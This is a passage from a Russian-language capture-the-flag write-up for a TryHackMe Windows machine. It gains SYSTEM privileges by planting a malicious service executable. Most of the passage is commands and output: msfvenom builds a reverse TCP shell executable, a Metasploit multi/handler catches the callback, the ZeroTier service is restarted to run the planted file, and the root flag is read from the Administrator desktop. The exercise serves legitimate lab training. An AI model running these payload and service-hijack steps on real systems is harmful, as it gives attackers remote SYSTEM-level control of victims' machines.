msfvenom -p windows/x64/shell/reverse_tcp lhost=10.10.197.18 lport=3345 -f exe -o Zero.exe
```



```
(root@kali)-[~]
# msfvenom -p windows/x64/shell/reverse_tcp lhost=10.10.197.18 lport=3345 -f exe -o Zero.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: Zero.exe
```

В **Metasploit** выберем exploit/multi/handler, чтобы поймать запрос на подключение к нам.

```
msfconsole
use exploit/multi/handler
set lhost 10.10.197.18
set lport 3345
set payload windows/x64/shell/reverse_tcp
run
```

В handler мы устанавливаем те же параметры, что и при генерации нагрузки, то есть наш адрес, и порт на котором мы будем прослушивать. Также устанавливаем используемую нами полезную нагрузку. Дальше закидываем в указанную папку наш Zero.exe, запускаем наш handler командой run, запускаем в папке Powershell и прописываем следующие команды для запуска нашего шелла:

```
Stop-Service -name zerotieroneservice
Start-Service -name zerotieroneservice
```

```

msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.197.18:3345
[*] Sending stage (336 bytes) to 10.10.85.202
[*] Command shell session 54 opened (10.10.197.18:3345 → 10.10.85.202:51292) at 2023-10-10 14:38:32 +0000

Shell Banner:
Microsoft Windows [Version 10.0.17763.1817]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
C:\Windows\system32>
C:\Windows\system32>

```

В результате получает шелл от system. Далее переходим в директорию администратора и получаем его флаг:

```

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 7CD9-A0AE

Directory of C:\Users\Administrator\Desktop

03/14/2021  07:48 PM    <DIR>          .
03/14/2021  07:48 PM    <DIR>          ..
03/14/2021  07:49 PM                37 root.txt
               1 File(s)                37 bytes
               2 Dir(s)  40,622,051,328 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
THM{1a1fa94875421296331f145971ca4881}
C:\Users\Administrator\Desktop>

```